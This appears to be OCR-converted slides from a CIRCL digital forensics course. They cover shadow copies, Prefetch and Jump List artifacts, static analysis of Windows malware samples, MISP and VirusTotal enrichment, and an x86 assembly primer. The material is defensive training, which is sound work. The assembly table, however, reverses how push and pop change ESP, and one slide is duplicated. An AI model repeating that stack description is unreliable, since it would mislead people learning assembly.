
3.4 VSS - Volume Shadow Copy Service

- Backup Service
  - System files
  - User data files
  - Operates on block level
- On live system
  - Run CMD as administrator


```
>vssadmin list shadows /for=c:/
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Contents of shadow copy set ID: {33eb3a7b-6d03-4045-aa70-37b714d49c72}
   Contained 1 shadow copies at creation time: 10/04/2019 16:06:30
      Shadow Copy ID: {34d9910b-ac1d-4b10-b282-89dde217d0fb}
         Original Volume: (C:)\\?\Volume{a62c8cd4-5786-11e9-a9fd-806e6f6e6963}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: Win7WS
         Service Machine: Win7WS
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessibleWriters
         Attributes: Persistent, Client-accessible, No auto release, Differential,
         Auto recovered
```

3.4 VSS - Configuration

`HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/services/VSS`



`HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/BackupRestore`



3.4 VSS - Analysis

Analyze disk image

```
vshadowinfo -o $((512*206848)) 8d34ce.raw

    Volume Shadow Snapshot information:
        Number of stores:        1

    Store: 1
        Identifier                : 237c8de3-5b99-11e9-9925-080027062798
        Shadow copy set ID        : 33eb3a7b-6d03-4045-aa70-37b714d49c72
        Creation time             : Apr 10, 2019 14:06:30.365699200 UTC
        Shadow copy ID            : 34d9910b-ac1d-4b10-b282-89dde217d0fb
        Volume size               : 11 GiB (12777947136 bytes)
        Attribute flags           : 0x0042000d
```

Mounting VSC: A 2 step approach

```
sudo vshadowmount -o $((512*206848)) 8d34ce.raw /mount/vss/

sudo ls -l /mount/vss/
        -r--r--r-- 1 root root 12777947136 Jan  1  1970 vss1

sudo file /mount/vss/vss1
        /mount/vss/vss1: DOS/MBR boot sector, code offset 0x52+2, OEM-ID "NTFS

sudo mount -o ro /mount/vss/vss1 /mnt/
```

3.5 Prefetch Files & SuperFetch

- Boot prefetching for all Windows
- Application prefetching since XP
  - Monitor an application when it starts
  - Collect information about all resources needed
  - Wait 10sec after application started
    → Know where to find the resources
    → Better performance: App launch faster
    → Better user experience
- Forensics value:
  - Proof an application was started
    - Secondary artifact
    - Created by the OS
    - Not deleted by the attacker
  - Even if the application don't exists anymore
  - And more .....

3.5 Prefetch Files & SuperFetch

- Elements of the file name at `/Windows/Prefetch`
  - Application name
  - One way hash of path to the application
  - File extension: `.pf`
- Example: File system time line

```
Thu May 02 2019 14:52:40
    179712 .a..        10940-128-3 /Windows/notepad.exe

Thu May 02 2019 14:52:50
        56 mac.        42729-144-6 /Windows/Prefetch
     16280 macb        43700-128-4 /Windows/Prefetch/NOTEPAD.EXE-D8414F97.pf
```

- Information found inside a Prefetch file:
  - Run count: How often launched
  - Last time executed
  - Application name incl. parameter
  - Path to application and resources

3.5 Prefetch Files & SuperFetch


- Parsing a Prefetch file

```
prefetch.py -f NOTEPAD.EXE-D8414F97.pf

        Executable Name: NOTEPAD.EXE
        Run count: 1
        Last Executed: 2019-05-02 12:52:40.339584

        Resources loaded:
        1:      \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NTDLL.DLL
        2:      \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\KERNEL32.DLL
        3:      \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\APISETSCHEMA.DLL
        4:      \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\KERNELBASE.DLL
        .....
        .....
```

- Additional benefits like:
  - User folder where the malware got executed
  - Compare Run count of different VSS could
    $\rightarrow$ Behavior of user

3.6 Jump Lists

- Since Windows 7
- Recently opened documents of an application
- Similar `RecentDocs` Registry Key



- Rotate or Pin
- `AppData/Roaming/Microsoft/Windows/Recent/AutomaticDestinations`

3.6 Jump Lists

- Jump List file names start with 16 hex characters
- File names end with `.automaticDextinations-ms`

```
C:> dir \Users\John\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations

04/05/2020  12:50            33 792 1b4dd67f29cb1962.automaticDextinations-ms
14/06/2019  16:43             4 608 28c8b86deab549a1.automaticDextinations-ms
10/04/2019  14:32            29 696 6824f4a902c78fbd.automaticDextinations-ms
10/04/2020  14:12             9 216 7e4dca80246863e3.automaticDextinations-ms
04/05/2020  12:50             8 704 918e0ecb43d17e23.automaticDextinations-ms
10/04/2019  14:30             3 072 b74736c2bd8cc8a5.automaticDextinations-ms
09/04/2019  14:43             6 144 de48a32edcbe79e4.automaticDextinations-ms
```

- Each Hex value correspond to an application
- `918e0ecb43d17e23 = Notepad.exe`
- Hex values are fixed world wide
- Search for Jump List IDs

3.6 Jump Lists

- Exercise: Identify applications

```
$ cd JumpLists/AutomaticDestinations/
$ ll

    1b4dd67f29cb1962.automaticDestinations-ms ->
    28c8b86deab549a1.automaticDestinations-ms ->
    6824f4a902c78fbd.automaticDestinations-ms ->
    7e4dca80246863e3.automaticDestinations-ms ->
    918e0ecb43d17e23.automaticDestinations-ms ->
    b74736c2bd8cc8a5.automaticDestinations-ms ->
    de48a32edcbe79e4.automaticDestinations-ms ->
```

- Exercise: Analyze the Notepad Jump List file

3.6 Jump Lists

- Exercise: Identify applications

```
$ cd JumpLists/AutomaticDestinations/
$ ll

    1b4dd67f29cb1962.automaticDestinations-ms --> Windows Explorer
    28c8b86deab549a1.automaticDestinations-ms --> Internet Explorer 8
    6824f4a902c78fbd.automaticDestinations-ms --> Firefox 64.x
    7e4dca80246863e3.automaticDestinations-ms --> Control Panel
    918e0ecb43d17e23.automaticDestinations-ms --> Notepad (32-bit)
    b74736c2bd8cc8a5.automaticDestinations-ms --> WinZip
    de48a32edcbe79e4.automaticDestinations-ms --> Acrobat Reader 15.x
```

- Exercise: Analyze the Notepad Jump List file

3.6 Jump Lists

- Exercise: Identify applications

```
$ cd JumpLists/AutomaticDestinations/
$ ll

    1b4dd67f29cb1962.automaticDestinations-ms --> Windows Explorer
    28c8b86deab549a1.automaticDestinations-ms --> Internet Explorer 8
    6824f4a902c78fbd.automaticDestinations-ms --> Firefox 64.x
    7e4dca80246863e3.automaticDestinations-ms --> Control Panel
    918e0ecb43d17e23.automaticDestinations-ms --> Notepad (32-bit)
    b74736c2bd8cc8a5.automaticDestinations-ms --> WinZip
    de48a32edcbe79e4.automaticDestinations-ms --> Acrobat Reader 15.x
```

- Exercise: Analyze the Notepad Jump List file

```
$ 7z l 918e0ecb43d17e23.automaticDestinations-ms
        Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------
                    .....         1398         1408  2
                    .....         1368         1408  1
                    .....          436          448  4
                    .....          392          448  3
```

--> file
--> exiftool
--> strings --> $ strings -el DestList

CIRCL
FORENSICS Training

4. Basic Malware Analysis

4.1 PE - Portable Execution format

- Describe program files
- Contain:
  - Meta data
  - Instructions
  - Text data
  - Pictures and alike
- Tell Windows how to load a program
- Provide resources to running program
- Provide resources like code signature

```
1. DOS Header
2. PE Header
3. OPtional Header
4. Section Headers
5. .text Section (Program Code)
6. .idata Section (Importd Libs)
7. .rsrc Section (Strings, Images, ...)
8. .reloc Section (Memory Translation)
```

4.2 PE - Basic Analysis

```
$ file 1.exe
    malware/1.exe: PE32 executable (GUI) Intel 80386, for MS Windows


$ exiftool 1.exe

    File Name                       : 1.exe
    File Size                       : 300 kB
    .....
    Machine Type                    : Intel 386 or later, and compatibles
    Time Stamp                      : 2007:08:29 02:37:01+02:00
    PE Type                         : PE32
    Linker Version                  : 8.0
    Code Size                       : 57344
    Initialized Data Size           : 3940352
    Uninitialized Data Size         : 0
    Entry Point                     : 0x80c0
    OS Version                      : 4.0
    Subsystem                       : Windows GUI
    File OS                         : Windows NT 32-bit
    Object File Type                : Executable application
    .....
    Company Name                    : iWin Inc.
    File Description                : Furnishings
    Internal Name                   : Gem
    Legal Copyright                 : Dissipates (C) 2014
    Original File Name              : Glittering.exe
```

4.2 PE - Basic Analysis

```
$ file Quotation.exe
    Quotation.exe: PE32 executable (GUI) Intel 80386, for MS Windows


$ exiftool Quotation.exe

    ...
    Machine Type                    : Intel 386 or later, and compatibles
    Time Stamp                      : 2005:08:14 14:47:46+02:00
    PE Type                         : PE32
    Linker Version                  : 6.0
    Code Size                       : 647168
    Initialized Data Size           : 32768
    Uninitialized Data Size         : 0
    Entry Point                     : 0x15f4
    OS Version                      : 4.0
    ...
    Character Set                   : Unicode
    Comments                        : Natcher
    Company Name                    : Glucosazone
    Legal Copyright                 : CRUSTER3
    Legal Trademarks                : Forearming
    Product Name                    : UNKLE
    File Version                    : 1.02.0009
    Product Version                 : 1.02.0009
    Internal Name                   : Aurous
    Original File Name              : Aurous.exe
```

4.2 PE - Basic Analysis

```
$ python

     >>> import pefile
     >>> pe = pefile.PE("1.exe")
     >>> for section in pe.sections:
      ...       print(section.Name, section.VirtualAddress,
                      section.Misc_VirtualSize, section.SizeOfRawData)
('.text\x00\x00\x00', 4096, 54028, 57344)
('.rdata\x00\x00', 61440, 4360, 8192)
('.data\x00\x00\x00', 69632, 3695044, 4096)
('.rsrc\x00\x00\x00', 3768320, 230456, 233472)



     >>> for entry in pe.DIRECTORY_ENTRY_IMPORT:
      ...      print(entry.dll)
      ...      for function in entry.imports:
      ...          print "\t",function.name

ADVAPI32.dll
         RegOpenKeyExA
         MapGenericMask
         AdjustTokenGroups
         SetSecurityDescriptorDacl
         GetSecurityDescriptorLength
         StartServiceA
         OpenServiceA
.....
```

4.2 PE - Basic Analysis

```
$ strings 1.exe | less

      Microsoft Visual C++ Runtime Library
      ]]       ))
      ImageList_DragEnter
      ImageList_GetDragImage
      UninitializeFlatSB
      ImageList_SetOverlayImage
      ImageList_Merge
      COMCTL32.dll
      OLEAUT32.dll
      RegOpenKeyExA
      OpenServiceA
      StartServiceA
      GetSecurityDescriptorLength
      SetSecurityDescriptorDacl
      AdjustTokenGroups
      MapGenericMask
      ADVAPI32.dll
      .....


  mkdir images
$ wrestool -x 1.exe -o images/
```

4.2 PE - Basic Analysis

```
$ strings Quotation.exe | less

      .....
      Damenization
      royle6
      nonexpedience
      incorporating1
      PEAS
      SIMOONS
      extramarginal
      ursula
      floricultural
      brainstorms
      NODDIES
      SCALOPUS9
      DEADHEADED
      lushai5
      elenchi7
      k40[
      VB5!6&*


  mkdir images
$ wrestool -x Quotation.exe -o images/
```

4.3 Enrich Online

- Calculate hash values

```
$ md5sum 1.exe
     a3bd288dec191caaed2057590e0dc34f

$ md5sum Quotation.*
e3f0a2033a78e307a71320217ef738bc  Quotation.exe
84617d594af613f77deb32927123f779  Quotation.zip
```

- www.virustotal.com
  - → Live Demo
  - → Pro. Account
  - → Why not uploading office documents?

- MISP - Open Source Threat Intelligence Platform


  `https://www.misp-project.org/`
  `https://circl.lu/services/`
  `misp-malware-information-sharing-platform/`

  - → Live Demo

4.3 Enrich Online

Event Overview: https://misppriv.circl.lu/

4.3 Enrich Online



Hover target
Event: 3861
Info: MalSpam - Locky - 2016-05-25 (.js in .zip)
Date: 2016-05-25
Analysis: Initial
Org: CIRCL
Actions
Go to event
Expand (ctrl+x)
MISP
event: (3021) Dridex of the day (2016-01-29) ...
event: (3568) Misconfigured downloader (with ...
attribute: d41d8cd98f00b204e9800998ecf8427e
event: (63178) "Subject: RE: RE: Our Purchase ...
event: (3878) Customizable SSH Scanner
event: (62516) Actividad d... hishing: Fw: SHC
event: (450) OSINT - Watering Hole Attacks T...
event: (67158) Trojan.Gamaredon
event: (14592) LokiBot Malspam Run (2019-04-28)
event: (10570) OSINT - Alert (TA18-074A) Russi...
tag: tlp:green
tag: ecsirt:malicious-code="malware"
attribute: a3bd288dec191caaed2057590e0dc34f
event: (14457) Malware RE test
event: (11438) OSINT - Kronos Banking Trojan U...
event: (12240) Test - Illustrate Issues
event: (65110) Ragnar... Ransomware
event: (388) Set of "fa... voice" attacks i...
event: (613) Bunny... Hack.lu Talk - OSINT
event: (9480) Kerkopo... (Greek) ransomware
event: (6727) ...Trojan.Gamaredon
event: (6358) OS... windows.tar.xz from the...
event: (3861) MalSpam - Locky - 2016-05-25 (....
tag: ci... cident-classification="malware"
event: (67) TT13548: Email with malicious R...
galaxy: Domain Generation Algorithms (DGA)
tag: circl:topic="industry"
event: (2962) Test Dot (week 02/2016)

Correlation Graph: https://misppriv.circl.lu/

4.4 Static Analysis


- Perfect disassembly $\rightarrow$ Unsolved problem
- Linear disassembly
  - Identify the program code
  - Decode the bytes
- Linear disassembly limitations
  - Don't know how instructions get decoded by CPU
  - Could not counter fight obfuscation
- Obfuscation techniques
  - Packing
  - Resource Obfuscation
  - Anti-Disassembly
  - Dynamic Data Download
- Counter fight obfuscation
  - Dynamic Analysis
  - Run malware in isolated environment

4.5 x86 Assembly: General-Purpose Registers



https://www.cs.virginia.edu/ evans/cs216/guides/x86.html

4.5 x86 Assembly: Stack and Control Flow Registers



https://www.cs.virginia.edu/ evans/cs216/guides/x86.html

4.5 x86 Assembly: Instructions

Arithmetic:	`add ebx, 100`	Adds 100 to the value in EBX
	`sub ecx, 123`	Substract 123 from the value in ECX
	`inc ah`	Increments value in AH by 1
	`dec al`	Decrements value in AL by 1
Data Movement:	`mov eax, ebx`	Move value in EBX into register EAX
	`mov eax, [0x4711]`	Move value at memory 0x4711 intp EAX
	`mov eax, 1`	Move the value 1 into register EAX
	`mov [0x4711], eax`	Move value of EAX into memory 0x4711
Stack:	`push 1`	Increment ESP; Store 1 on top of stack
	`pop eax`	Store highest value in EAX; Decrement ESP
Control Flow:	`call [address]`	1. Put EIP on top of the stack
		2. Put [address] into EIP
	`ret`	1. Popped top of teh stack into EIP
		2. Resume execution
	`jmp 0x1234`	Start executing progamm code at 0x1234
	`cmp eax, 100`	1. Compares value in EAX with 100
		2. Based on result set EFLAGS register
	`jge 0x1234`	1. Interpret EFLAGS register
		2. If 'greater' or 'equal' flag then jump

